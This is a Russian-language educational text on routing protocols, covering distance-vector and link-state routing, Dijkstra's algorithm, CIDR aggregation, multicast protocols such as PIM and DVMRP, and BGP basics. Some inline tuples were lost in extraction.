Желательно, чтобы маршрутизаторы обеспечивали быструю сходимость. Сходимость можно неформально определить как метрику, оценивающую скорость, с которой маршрутизаторы приходят к согласованному представлению о сети. Идеальным было бы бесконечно малое время сходимости — это гарантировало бы, что каждый маршрутизатор точно отражает текущую топологию даже после кардинальных изменений (например, отказа канала). Когда сеть меняется, каждый маршрутизатор должен распространять данные, которые помогут остальным прийти к верному представлению о состоянии сети. Проблемы с быстрой сходимостью возникают при обновлениях маршрутизации. Если канал нестабилен (быстро переключается между состояниями «включён» и «выключен»), это порождает многочисленные запросы на установку и отзыв маршрутов. Таким образом, один канал может поглощать ресурсы каждого маршрутизатора в сети, заставляя их в быстром темпе устанавливать и удалять соответствующий маршрут. Несмотря на то что сходимость — важная цель протоколов маршрутизации, она не является панацеей от всех сетевых проблем.

Дистанционно-векторная маршрутизация

Протоколы дистанционно-векторной маршрутизации рассылают всем соседям маршрутизатора список кортежей. Эти кортежи задают стоимость достижения каждого другого узла сети. Важно отметить, что данная информация рассылается только маршрутизаторам, назначенным соседями источника. Такие соседи нередко являются физическими, однако в случае eBGP multihop могут быть и логическими. Стоимость представляет собой сумму стоимостей каналов, которые маршрутизатор должен пройти для достижения адресата. Маршрутизаторы периодически рассылают соседям обновления дистанционного вектора; сосед затем сравнивает полученный вектор со своим текущим. Если полученные значения меньше, маршрутизатор направляет исходящий трафик к адресату через тот интерфейс, по которому получил вектор.

Проблема счёта до бесконечности присуща многим реализациям дистанционно-векторных протоколов. Предположим, что все каналы имеют единичную стоимость и каждый прыжок соответствует одной единице. Например, если маршрутизатор X соединён с Y, а Y — с Z, можно продемонстрировать эту проблему (см. рис. 1). Y знает путь в 1 прыжок до Z, X знает путь в 2 прыжка до Z. Предположим, что канал Y–Z падает и стоимость маршрута возрастает до бесконечности (рис. 2). Y знает, что маршрут до Z имеет бесконечную стоимость (поскольку видит, что канал упал), и распространяет этот вектор к X. Предположим, что X уже успел отправить Y обновление с дистанционным вектором в 2 прыжка. Тогда Y подумает, что может добраться до Z через X, и пошлёт X обновление: «до Z — 3 прыжка» (рис. 3). Заметим, что X понятия не имеет, что рекламируемый ему вектор изначально исходил от него самого. Это серьёзный изъян дистанционных векторов: в неизменённом виде они не содержат полной информации о пройденном маршруте. Как показано выше, маршрутизаторы поочерёдно анонсируют путь до Z и бесконечность до Z, продолжая этот обмен бесконечно — или до достижения заранее определённого предела бесконечности (например, 15, как в случае RIP).

Проблема счёта до бесконечности:

```
X-----Y-----Z
Y:1          X:1          X:2
Z:2          Z:1          Y:1
```

[рис. 1]

Все каналы подняты. Под каждым узлом указаны адресат и число прыжков от данного узла.

```
X-----Y-----* *-----Z
Y:1 <----- Z:бесконечность
Z:2 -----> X:1
```

[рис. 2]

Канал Y-Z разрывается. Узел X анонсирует Z:2 узлу Y.

```
X-----Y-----* *-----Z
Z:бесконечность (от Y) -> X:1
Y:1 <----- Z:3
```

[рис. 3]

Узел Y отправляет свой дистанционный вектор до Z узлу X до того, как получает бесконечность от X. Как только Y получает бесконечность от X, он устанавливает свою стоимость до Z в бесконечность.

Вектор пути — простой способ победить проблему счёта до бесконечности. По существу, каждый дистанционный вектор также включает путь маршрутизаторов, которые он прошёл (рис. 4). Маршрутизатор отвергает обновление от соседа, если путь в этом обновлении содержит самого получателя (рис. 5). Протокол BGP (используемый для обмена маршрутной информацией между автономными системами в интернете) включает вектор пути для предотвращения проблемы счёта до бесконечности. Очевидно, для хранения информации о пройденных автономных системах требуется больше места в таблице маршрутизации. Разработчики BGP решили, что пожертвовать хранилищем и вычислительными ресурсами ради устойчивости, которую обеспечивает вектор пути, — оптимальный выбор.

Решение с вектором пути:

```
X-----Y-----Z
Y:1 (Y)          X:1 (X)          X:2 (YX)
Z:2 (YZ)          Z:1 (Z)          Y:1 (Y)
```

[рис. 4]

Все каналы подняты. Под каждым узлом — адресат, число прыжков и вектор пути от данного узла.

```
X-----Y-----* *-----Z
Y:1 (Y)          X:1 (X)
Z:2 (Y Z)          Z:бесконечность
```

[рис. 5]

Канал Y-Z разрывается. Узел Y знает, что нужно игнорировать анонс X для Z, поскольку Y присутствует в векторе пути. Это позволяет избежать проблемы счёта до бесконечности.

Ещё один способ борьбы с этой проблемой — «расщеплённый горизонт» (split horizon). Суть его в том, что маршрутизатор не должен анонсировать путь до адресата соседу, если тот сосед является

следующим прыжком к этому адресату. Это решает описанную выше проблему, поскольку путь до Z от X через Y не был бы анонсирован Y, так как Y является соседом _и_ следующим прыжком до адресата Z. Разновидность под названием «расщеплённый горизонт с ядовитым возвратом» (split horizon with poisonous reverse) заставляет маршрутизатор X анонсировать бесконечную стоимость до адресата Z. При обычном расщеплённом горизонте X просто не анонсировал бы Z вовсе.

Маршрутизация по состоянию каналов

Маршрутизатор, использующий протокол состояния каналов, распространяет расстояние до своих соседей всем остальным маршрутизаторам сети. Это позволяет каждому маршрутизатору строить таблицу маршрутизации, не зная полной стоимости до адресата из какого-либо конкретного источника. Проблемы петель исключаются, поскольку каждый маршрутизатор содержит полную топологию сети. По существу, маршрутизатор формирует 3-кортеж, содержащий источник (себя), соседа и стоимость до него. Таким образом, если маршрутизатор A соединён с B стоимостью 3, а с C — стоимостью 5, то A рассылает всем маршрутизаторам сети пакеты состояния каналов (LSP) и . Каждый маршрутизатор оценивает все полученные LSP и вычисляет кратчайший путь до каждого адресата.

Очевидно, что LSP является неотъемлемой частью процесса сходимости. Если кто-то сможет внедрить ложные LSP в сеть, это может привести к ошибочной маршрутизации информации (пакет пойдёт более длинным путём) или даже к «чёрной дыре» для какого-либо маршрутизатора. Это необязательно является злонамеренной атакой: маршрутизатор C может анонсировать канал до соседа D как , а затем отозвать анонс при падении канала. К сожалению, если LSP с бесконечной стоимостью придёт раньше LSP со стоимостью 6, таблица маршрутизации не будет отражать реальную топологию до прихода следующего корректирующего LSP.

Для решения этой проблемы в LSP вводится порядковый номер. Все маршрутизаторы инициализируют свой порядковый номер некоторым начальным значением и начинают рассылать LSP. Это решает описанную проблему, поскольку LSP с бесконечной стоимостью будет иметь больший порядковый номер, чем LSP со стоимостью 6.

При использовании порядковых номеров возникают проблемы конечного пространства номеров, инициализации и устаревания. Надёжный протокол состояния каналов должен защищать свои LSP и выбирать достаточно большое пространство порядковых номеров. Когда номера достигают верхней границы пространства, они должны обернуться к наименьшему значению. Это создаёт проблему, поскольку при сравнении обновлений предпочтение отдаётся большему порядковому номеру. Для борьбы с этим можно определить максимальный возраст LSP: если обновление не поступает в течение X тактов, текущая информация LSP отбрасывается и ожидается следующее обновление. Необходимо учитывать, что это делает информацию пути до адресата недействительной. Например, если маршрутизатор Y анонсирует стоимость до соседа Z, а единственный канал между ними и ячеистой сетью разрывается, остальные маршрутизаторы в ячеистой сети имеют сохранённую информацию состояния каналов для поиска пути к Z. Если в течение MAX_AGE обновлений не поступает, они считают канал до Y недоступным и начинают анонсировать бесконечный LSP для Y и Z.

Инициализация порядкового номера — также важный аспект. Предположим, маршрутизатор Y перезагружается, пока сеть пересчитывает пути к нему. При повторном запуске протокол состояния каналов должен каким-то образом указать, что ему необходимо переинициализировать порядковый номер к последнему значению, которое он передал остальным маршрутизаторам. Для этого можно анонсировать пути с порядковым номером в специальном «наборе инициализации». Этот набор сигнализирует остальным, что маршрутизатору нужна последовательность с того места, где она

была прервана. Это идиома «последовательности-леденца» (lollipop sequence). Пространство последовательности действительно напоминает леденец: нормальные порядковые номера циклически обходят конечное пространство, тогда как переинициализация происходит в коротком линейном участке (сродни «палочке» :).

Обеспечению целостности LSP уделяется огромное внимание. Весь алгоритм маршрутизации зависит от того, что LSP обрабатываются согласованным образом, гарантируя каждому маршрутизатору корректное представление о топологии сети. По-прежнему остаётся вопрос: как корневой маршрутизатор вычисляет расстояние до каждого адресата?

В виду общей природы протокола состояния каналов различные узлы сети анонсируют расстояние до своих соседей всем остальным узлам. Таким образом, у каждого узла есть совокупность расстояний до соседей от различных маршрутизаторов. Таблица маршрутизации фактически «разрастается» от корневого узла ко всем периферийным узлам сети. Это будет описано несколько более строгим образом в следующем разделе.

Алгоритм Дейкстры

Этот алгоритм представляет собой простой и элегантный способ определения топологии сети. Существуют два различных множества адресатов в сети. Множество K содержит известные маршруты, для которых вычислен кратчайший путь. Множество U содержит маршрутизаторы, наилучший путь до которых ещё не определён — для них рассматриваются кандидаты на лучший путь.

Для начала текущий узел p добавляется в множество K. Затем все его соседи добавляются в множество U вместе с ассоциациями путь/стоимость. Если до одного из соседей в U существует альтернативный путь, выбирается путь с наименьшей стоимостью. При добавлении соседей N^* в U необходимо указывать стоимость через p , а также идентификатор p .

После этого из множества U выбирается сосед n узла p с наименьшей стоимостью достижения p (при условии, что он ещё не установлен в K). Алгоритм завершается, когда множество U становится пустым. Когда U пусто, подразумевается, что все адресаты находятся в K и имеют наименьшую стоимость от корневого узла P , на котором выполняется алгоритм. Заметим, что на каждом шаге в K добавляется ровно один сосед — маршрутизатор с наименьшей стоимостью достижения p .

Дистанционный вектор против состояния каналов

Перед нами протоколы наподобие BGP, использующего вектор пути, и OSPF, использующего состояние каналов. Почему они занимают столь ортогональные ниши? Когда протокол состояния каналов работает правильно, он гарантирует отсутствие петель маршрутизации в сети. Он также обеспечивает быструю сходимость при изменении топологии, поскольку состояние каналов распространяется в плоском пространстве маршрутизации. Раз протоколы состояния каналов обладают такими преимуществами, почему протоколы вроде BGP предпочли подход вектора пути?

Рассматривая срез протоколов маршрутизации в интернете, можно обнаружить, что большинство крупных провайдеров используют OSPF для разрешения маршрутной информации во внутренней сети и BGP для взаимодействия с другими сетями (автономными системами) на своих граничных узлах. Что делает BGP подходящим внешним протоколом, а OSPF — внутренним?

Один из вопросов, который будет рассмотрен в следующем разделе, — иерархия. BGP предоставляет механизм маршрутной иерархии, позволяющий значительно сократить размер таблицы. OSPF как протокол состояния каналов предоставляет плоскую таблицу маршрутизации, где каждый внутренний маршрутизатор знает полный путь по прыжкам до любого адресата в автономной системе. Кроме того, протоколы дистанционного вектора допускают, что разные зоны могут иметь различные представления о сети, тогда как протоколы состояния каналов требуют, чтобы каждый узел независимо вычислял согласованное представление. Это избавляет DV-протокол от накладных расходов на поддержание корректной базы данных LSP. BGP также имеет ещё одно «преимущество»: он работает поверх TCP. Следовательно, в «ненадёжной» службе IP-сетей BGP получает гарантию (в той мере, в какой TCP может гарантировать), что маршрутная информация будет передана. Тогда как состоянием внутренней сети можно управлять (или, по крайней мере, следует), размытая внешняя среда за граничными маршрутизаторами не даёт никакой гарантии доставки маршрутной информации.


Каждый тип алгоритма маршрутизации подходит для своей функции. Протоколы состояния каналов обеспечивают быструю сходимость, необходимую для внутренней сети, тогда как протоколы дистанционного вектора предоставляют внешнюю достижимость. Иерархия не является неотъемлемой частью дистанционно-векторных протоколов, однако её реализация сделала BGP широко используемым протоколом внешнего шлюза.

Иерархия маршрутизации

Иерархия маршрутизации — тема, вокруг которой ведутся бесконечные споры, граничащие с религиозными. Постоянно возникают вопросы о том, как следует реализовывать иерархию (и нужна ли она вообще) в свободном состоянии нынешней глобальной сети. Иерархия представляет собой дерево полномочий: общие полномочия — на вершине, региональные и местные — ниже, и так до бесконечности. Иерархия упрощает маршрутизацию: если адресат недоступен локально (или не находится под вашим участком дерева), можно подниматься к вершине для доставки информации. По мере подъёма маршрутная информация в маршрутизаторах становится всё менее специфичной, пока не достигает корневого узла — наименее специфичного, но знающего, как маршрутизировать информацию к любому адресату в сети. Для наглядности можно представить иерархию телефонной сети: если звонок не удаётся осуществить внутри центральной АТС, он передаётся в другую АТС зоны или по магистральному каналу. Магистральный канал знает, как маршрутизировать к каждому коду зоны, тогда как местный коммутатор знает только более специфичные префиксы. По мере того как номер телефона становится менее специфичным (справа налево), решение о маршрутизации поднимается выше по строгой иерархии.

Это аналогично работе системы доменных имён (DNS) в интернете (рис. 6). Вы предоставляете локальные записи для доменов, которые размещаете. Когда ваш сервер имён получает запрос, он либо возвращает ответ с подтверждением полномочий, либо указывает на корневой сервер имён. Корневой сервер знает делегирования .com, .net, .org и т. д. и указывает на сайт, ответственный за этот домен верхнего уровня. Тот, в свою очередь, указывает на сайт с полномочиями для конкретного домена второго уровня. Доменные имена организованы от наиболее специфичного к наименее специфичному: microsoft.com специфичнее, чем .com; gates.house.microsoft.com специфичнее, чем microsoft.com.

Иерархия DNS:



```

microsoft.com.    eff.org.    isi.edu.
      /           |           \
billy.microsoft.com.  x0r.eff.org.  rs.isi.edu.

```

[рис. 6]

Каждый уровень иерархии отвечает за уровни большей специфичности.

Корневые полномочия контролируются IANA (Internet Assigned Numbers Authority). IANA обеспечивает вершину иерархии в «централизованной» базе данных (на практике существует несколько корневых серверов, распределённых по всей стране и поддерживающих согласованную базу). Это наиболее близкий к строгой иерархии пример, который можно найти в интернете.


В случае IP-адресов специфичность возрастает в обратном направлении. IP-адреса (версии 4) — 32-битные. Крайний правый бит означает наибольшую специфичность, крайний левый — наименьшую. Информация о полномочиях IP-маршрутизации не хранится в централизованной базе данных. Маршрутная информация обменивается между автономными системами посредством протокола BGP. Маршруты предпочитают в порядке от наиболее специфичного к наименее специфичному. Таким образом, в системе присутствует некоторая иерархия (пусть и более свободная, чем в примере DNS). Как правило, крупные провайдеры контролируют большие части общего адресного пространства IPv4 (2^{32} – 3 адреса), и наоборот.

Бесклассовая маршрутизация между доменами (CIDR) также помогла сократить размер таблиц маршрутизации и усилить видимость иерархии. Теперь вместо анонсирования маршрутов от 130.4.0.0 до 130.20.0.0 (на границе классического пространства B) Sprint мог анонсировать 130.4.0.0/12, охватывающий весь диапазон из 16 сетей класса B. Классовая адресация, суперсети и подобные темы рассмотрены на странице «Введение в IP» и в данный документ не включены.

Иерархия маршрутизации и агрегирование

BBN делит свою сеть 8/8 на две подсети и анонсирует достижимость к агрегату для экономии места в таблице. Внутри автономной системы маршрутизация подчиняется достаточно строгой иерархии. Маршрутизатор A отвечает за всю сеть 131.103/16, разделяя её на два /17. Аналогично маршрутизатор D в AS1 отвечает за 8/8 и разделяет её на 8.0/9 и 8.128/9, передавая ответственность за эти сети маршрутизаторам E и F соответственно (рис. 7). Маршрутизаторы B, C, E и F могут дополнительно подразделять свои сети иерархически. Из-за двоичной природы суперсетей сети можно делить только пополам.

Иерархия маршрутизации и агрегирование:



[рис. 7]

В интернете нет строгой иерархии маршрутизации. Есть лишь крупные сети, взаимодействующие через BGP для распространения агрегированной маршрутной информации.

Национальная магистраль состоит из немногих узлов (по сравнению с конечными узлами). Большинство национальных провайдеров находятся в одном-двух прыжках от каждой крупной сети. Благодаря агрегированию в нижележащих сетях национальные провайдеры предоставляют

полностью (или, по крайней мере, мы на это надеемся) агрегированную маршрутную информацию. В строгой иерархии только один маршрутизатор на данном уровне может анонсировать достижимость к определённой части сети. В нынешнем состоянии интернета несколько маршрутизаторов могут анонсировать информацию о достижимости. Например, Sprint анонсирует 131.169.0.0/16 для Digex, MCI и BBN. Хотя это нарушает часть преимуществ строгой иерархии, оно даёт другие выгоды: распределённый контроль над маршрутной информацией вместо зависимости от вышестоящего узла. Кроме того, узлы одного уровня нередко соединены между собой для улучшения распространения маршрутной информации.

Агрегирование

Как упоминалось ранее, агрегирование позволило интернету сократить размер внешних таблиц достижимости. Прежде гранулярность анонсирования маршрутов допускала только /8, /16 и /24 (границы октетов). С CIDR стало возможным использовать маски переменной длины. Единственное требование — они должны совпадать с одной из 32-битных границ IP-адреса.

Бесклассовая маршрутизация позволяет не только минимизировать размер таблицы маршрутизации, но и делить большие куски неиспользуемого пространства на управляемые части. Значительная часть пространства класса А используется крайне неэффективно. Эта схема позволяет более рационально распределять IP-адреса провайдерам и пользователям сети. Американский реестр интернет-номеров (ARIN) контролирует распределение IP-адресов в США.

Агрегирование помогает смягчить проблемы, возникающие из-за отсутствия строгой иерархии. Оно обеспечивает минимальную специфичность таблицы маршрутизации на каждом уровне (при условии, что маршрутизаторы этого уровня полностью агрегируют свои анонсы). Менее специфичные агрегаты не обязательно указывают на положение маршрутизатора в иерархии. Например, университет может анонсировать /8 и находиться в трёх прыжках от национальной магистрали.

Проблема агрегатов проявляется при рассмотрении специфичности маршрутов-кандидатов. Если у ISP А всё адресное пространство выделено из блока родительского провайдера Р, агрегирование может создать трудности при желании ISP А подключиться к провайдеру Q. Проблема в том, что ISP А обязан анонсировать достижимость только до своего пространства. Это означает анонсирование своего адресного пространства провайдеру Q. Предположим, провайдер Р агрегирует пространство ISP А в /16 для экономии анонсов. Тогда ISP А окажется более достижим через провайдера Q из-за специфичности анонса (более специфичные маршруты имеют приоритет над менее специфичными). Это сведёт на нет преимущества мультихоминга для распределения нагрузки по двум каналам. В таком случае ISP А попросит провайдера Р анонсировать более специфичный адресат с длиной, совпадающей с длиной агрегата, выделенного ISP А. Тогда для мира выше Р и Q путь до ISP А выглядит одинаково привлекательным.

Внешние и внутренние протоколы

Важно рассмотреть, как маршрутная информация распространяется по сети. Уже обсуждалось использование отдельных протоколов маршрутизации (с их преимуществами и недостатками) для общения с внутренним и внешним миром. Однако эти протоколы не могут иметь ортогональные взгляды на маршрутную информацию. На самом деле взаимодействие внутренних и внешних протоколов маршрутизации и позволяет эффективно передавать данные на внешние адресаты, а

также распространять внешнюю маршрутную информацию по всем узлам внутренней сети.

Существует несколько способов обеспечить каждому маршрутизатору согласованное представление о сети. Один из них — распространять внешний протокол внутрь внутреннего. При этом во внутренний протокол мгновенно инжектируется маршрутная информация о лучшем пути к каждому внешнему адресату. Следует отметить, что маршрутизатор, говорящий на eBGP (или аналогичном протоколе), перераспределяет только тот маршрут, который он устанавливает в свою таблицу, а не все маршруты-кандидаты, которые могли быть анонсированы ему.

Другой подход — инжектировать внутренний протокол во внешний. Это, конечно, требует фильтрации на входе во внешний протокол, чтобы предотвратить анонсирование всех внутренних специфик. Распространение внутренней маршрутной информации можно осуществить внутри меша внутреннего протокола шлюза. Из-за особенностей протоколов вроде BGP внешняя маршрутная информация будет распространяться только на один логический прыжок внутрь сети. Поэтому каждый маршрутизатор, которому нужна информация о внешней достижимости, должен быть полностью логически соединён с маршрутизаторами, говорящими на eBGP. Также, если другие маршрутизаторы инжектируют информацию во внешний протокол шлюза, данный маршрутизатор должен быть логически полностью соединён и с ними.

Обзор многоадресной маршрутизации

Всё описанное выше относится к одноадресной (unicast) маршрутизации, при которой каждый пакет имеет один адрес назначения. Допуская наличие бесконечных ресурсов, unicast — применимое решение для любой ситуации. Однако существуют случаи, когда выгоднее отправлять пакет нескольким адресатам от одного источника (точка — множество точек) или от нескольких источников нескольким получателям (множество точек — множество точек).

Суть многоадресной рассылки (multicast) — предоставление многоадресной группы, к которой hosts могут присоединяться для получения конкретного потока. Многоадресная группа — это единый IP-адрес в пространстве класса D. Отправители и получатели связаны только через адрес многоадресной группы: отправители направляют данные к этому адресу, а получатели указывают, что хотят получать информацию от данного группового адреса. Фактически отправитель не обязан знать ничего о hosts, получающих поток.

Многоадресная и одноадресная рассылка

Если один источник отправляет пакеты множеству адресатов, важно рассмотреть, как multicast и unicast справляются с этим распределением.


Предположим, маршрутизатор A отправляет данные маршрутизаторам B, D и E. A — вершина иерархии, B и C — второй уровень, D и E — под маршрутизатором B. При множественном unicast (рис. 8) маршрутизатор A создаёт 3 копии пакета и отправляет их по каналу AB. Маршрутизатор B затем посылает один пакет хосту в своём сегменте и пересылает оставшиеся два маршрутизаторам D и E, которые отправляют пакеты своим хостам в многоадресной группе.

Таким образом, эта передача занимает 3 пакета в секунду на канале AB и по 1 пакету в секунду на каналах B→Host(b), маршрутизатора D и маршрутизатора E. При реализации multicast-маршрутизации с той же топологией пакетов будет меньше. Разница в том, что маршрутизатор A отправляет один пакет по каналу AB. Маршрутизатор B трижды дублирует

пакет и отправляет его Host(b), маршрутизатору D и маршрутизатору E (рис. 9). Пока существует избыточность маршрутов, multicast весьма эффективен, поскольку минимизирует дублирующиеся пакеты к одному следующему прыжку. Проще говоря, пока есть избыточность маршрутов для распределённой сессии (например, аудиопотока), multicast выгоднее unicast.


Пример обзора многоадресной рассылки:

Множественный Unicast:



[рис. 8]

Multicast:



[рис. 9]

Это топология многоадресной рассылки с корнем в узле А, где существует кратчайший путь от А до каждого адресата в многоадресной группе — так называемое дерево кратчайших путей с корнем в А. Одна из проблем многоадресных сессий — участники присоединяются и покидают сессию во время её работы. Это требует обрезки (pruning) многоадресного «дерева», чтобы пакеты не загромождали канал, где нет ни одного получателя данной многоадресной группы.

Для определения наличия хостов в широковещательной локальной сети, заинтересованных в многоадресной группе, маршрутизатор рассылает сообщения IGMP (Internet Group Management Protocol). Каждый пакет имеет случайное время ответа, чтобы не все хосты в широковещательной сети ответили на IGMP-запрос одновременно. Как только один хост изъявляет желание получать данные определённой многоадресной группы, остальные заинтересованные хосты могут не отвечать, поскольку маршрутизатор уже знает, что нужно транслировать все входящие пакеты для этой группы. Хост затем настраивает свой адаптер на ответ для MAC-адреса, соответствующего этой группе.


Многоадресная рассылка должна работать и за пределами широковещательной локальной сети. Простое решение — передавать многоадресный пакет каждому маршрутизатору с поддержкой multicast. Это называется флудингом (flooding): пакет пересылается на каждый интерфейс, кроме того, с которого он пришёл. Недостатки этого подхода — дублирование пакетов и их отправка маршрутизаторам, у которых нет хостов, подписанных на многоадресную группу. Для пояснения: если маршрутизатор А физически соединён с В, С и D и связан с вышестоящим узлом последовательным каналом, при получении многоадресного пакета А флудит его на В, С и D. Те в свою очередь флудят пакет на все интерфейсы, кроме того, с которого получили его (то есть кроме интерфейса к А). В результате каждый из них получает ещё по два дубликата пакета.

Решение этой проблемы — метод обратного пересылания по пути (Reverse Path Forwarding, RPF). RPF предписывает маршрутизатору пересылать пакет с исходным адресом X только если

интерфейс, на котором получен пакет, соответствует кратчайшему пути маршрутизатора до источника X (рис. 10). Таким образом, в описанном примере каждый из ячеистых маршрутизаторов по-прежнему получает 2 дубликата на втором шаге, но отказывается пересылать их, поскольку пересылается только пакет, полученный через интерфейс, напрямую соединённый с A. RPF не полностью решает проблему дублирования пакетов. Для этого вводится обрезка (pruning): сосед уведомляется о нежелании получать многоадресные пакеты от источника X к группе Y. Если маршрутизатор уведомил соседей о нежелании получать пакеты группы Y, а затем у него появляется хост, заинтересованный в группе Y, он отправляет соседям graft-сообщение с запросом на включение в многоадресное дерево.

Как дополнение для одноадресной маршрутизации, RPF также может использоваться для устранения подмены исходного адреса: маршрутизатор будет пересылать пакеты от источника Y только если они получены через интерфейс, соответствующий кратчайшему пути до Y. Если на маршрутизатор поступают пакеты через внешний интерфейс с `saddr == saddr(y)`, он не перешлёт их, поскольку его кратчайший путь до Y — не внешний интерфейс.

Пример RPF:



[рис. 10]

ABCD физически соединены в ячеистую сеть. Когда A распределяет пакет BCD, проблем нет. На следующем шаге B, C и D пересылают пакет своим соседям (B — C и D, но не A, поскольку пакет получен от A). В результате C и D получают по 2 пакета за весь обмен. Заметим, что C и D теперь не пересылают пакет, полученный от A через B, поскольку это не их кратчайший путь до A. Их кратчайший путь — прямой канал.

Многоадресная магистраль (MBONE)

Было бы близоруко предполагать, что каждый маршрутизатор в интернете поддерживает multicast. Таким образом, когда маршрутизатору нужно найти кратчайший путь до адресата для пересылки многоадресного пакета, он мог бы обратиться к одноадресной таблице маршрутизации. К сожалению (или, с другой точки зрения, к счастью), большинство маршрутизаторов в интернете не поддерживают multicast или не имеют его включённым по умолчанию. Поэтому до тех пор, пока большинство маршрутизаторов не поддерживает multicast, он «наложен» поверх IP и туннелируется от одного multicast-маршрутизатора к другому (конкретнее, многоадресный заголовок и данные инкапсулируются в одноадресный IP-заголовок). Туннель (перекрывающий разрыв между multicast-маршрутизаторами через зону unicast-маршрутизаторов) сообщает каждому концу, что некоторые пакеты будут содержать в полезной нагрузке идентификатор многоадресной группы. Это позволяет маршрутизировать данные с использованием одноадресных таблиц пересылки, сохраняя при этом идентификатор многоадресной группы.

Поскольку эти multicast-маршрутизаторы не обязательно соединены физически (хотя логически туннелированы), они должны быть связаны протоколом многоадресной маршрутизации. Это необходимо, поскольку ближайший путь через multicast может не соответствовать кратчайшему пути через unicast-маршрутизаторы. Протокол дистанционно-векторной многоадресной

маршрутизации (DVMRP) — первый шаг в этой области. DVMRP распространяет «одноадресные» маршруты для построения деревьев кратчайших путей. DVMRP использует метод флудинга и обрезки для обнаружения и поддержания многоадресных деревьев. Существует также подход на основе состояния каналов — многоадресный OSPF (MOSPF), вычисляющий абсолютный кратчайший путь. Хост, подключённый к multicast-маршрутизатору, может запросить включение в многоадресную группу. Маршрутизатор затем распространяет LSP по сети. Разумеется, MOSPF как протокол состояния каналов сталкивается с проблемами масштабируемости: вычисление достижимости для каждого конечного маршрутизатора требует значительных процессорных ресурсов.

Деревья на основе ядра (CBT, Core Based Trees) — попытка решить проблемы DVMRP и MOSPF. Концепция: multicast-маршрутизаторы отправляют запросы на присоединение к произвольно выбранным корневым маршрутизаторам. Когда маршрутизатор узнаёт о хосте, желающем вступить в определённую многоадресную группу, он пересылает пакет к корневому multicast-маршрутизатору. Каждый промежуточный маршрутизатор пересылает пакет к корню и помечает интерфейс, на котором он поступил, — чтобы знать, куда пересылать многоадресные пакеты от ядра. Это устраняет необходимость передавать топологию среди всех конечных точек. Выбор корневого multicast-маршрутизатора нетривиален, поскольку весь многоадресный трафик маршрутизаторов, ответвляющихся от ядра, должен проходить через него.

Протокол независимой многоадресной маршрутизации (PIM)

PIM (Protocol Independent Multicast) — баланс между флудингом с обрезкой и CBT. Когда в сети много multicast-маршрутизаторов, эффективнее использовать метод флудинга и обрезки. Такая среда называется «плотной» (dense). Напротив, разреженный режим (sparse mode) описывает сети с небольшим числом multicast-маршрутизаторов. В разреженном режиме эффективнее CBT, поскольку корневой маршрутизатор не перегружен, «контролируя» немного multicast-маршрутизаторов. Когда большинство сети состоит из multicast-маршрутизаторов, нецелесообразно требовать координации всех сессий через ядро. PIM в разреженном режиме адаптирован из CBT, позволяя данным достигать адресата как через ядро, так и через дерево кратчайших путей. В настоящее время оператор должен вручную определять, являются ли группы разреженными или плотными. Реализация PIM от cisco systems также поддерживает промежуточный вариант — режим «sparse-dense».

Протокол граничного шлюза (BGP)

В этом документе протокол BGP уже неоднократно упоминался. BGP был создан как преемник протокола внешнего шлюза (EGP). BGP — преимущественно внешний протокол маршрутизации. Он используется для взаимодействия с системами вне зоны управления оператором, а также для распространения и получения информации о достижимости на сетевом уровне (NRLI) от соседних маршрутизаторов. BGP должен быть надёжным протоколом, способным к быстрой сходимости, не будучи при этом подвержен влиянию частых изменений топологии. Используя BGP для получения маршрутной информации, вы доверяете другим сетям распространять корректную информацию в вашу сеть.

BGP-маршрутизатор взаимодействует с пирами по TCP. TCP над IP — механизм гарантированной передачи данных через ненадёжный сервис IP-уровня. Выбор TCP в качестве транспорта для BGP

— предмет споров. Хотя TCP предоставляет встроенные контрольные суммы, подтверждения, повторные передачи и механизмы подавления дублирующихся пакетов, он не гарантирует порядок или маршрут доставки пакетов. Это может вызывать трудности у маршрутизатора, получающего эту информацию.

BGP-пиры обмениваются различными форматами сообщений. BGP-говорители используют сообщение OPEN для установления отношений пиринга с другими говорителями. Сообщение UPDATE служит для передачи маршрутной информации между пирами; оно включает все маршруты и их атрибуты. Сообщения KEEPALIVE подтверждают активность BGP-пиров. Сообщения NOTIFICATION информируют пиров об условиях ошибок.

Алгоритм выбора пути в BGP

Важно понимать сообщения, составляющие BGP, однако остаётся вопрос о том, как BGP работает в интернете. Один из ключевых аспектов — алгоритм выбора пути BGP, определяющий, какому маршруту отдавать предпочтение и пытаться ли установить его в таблицу маршрутизации.

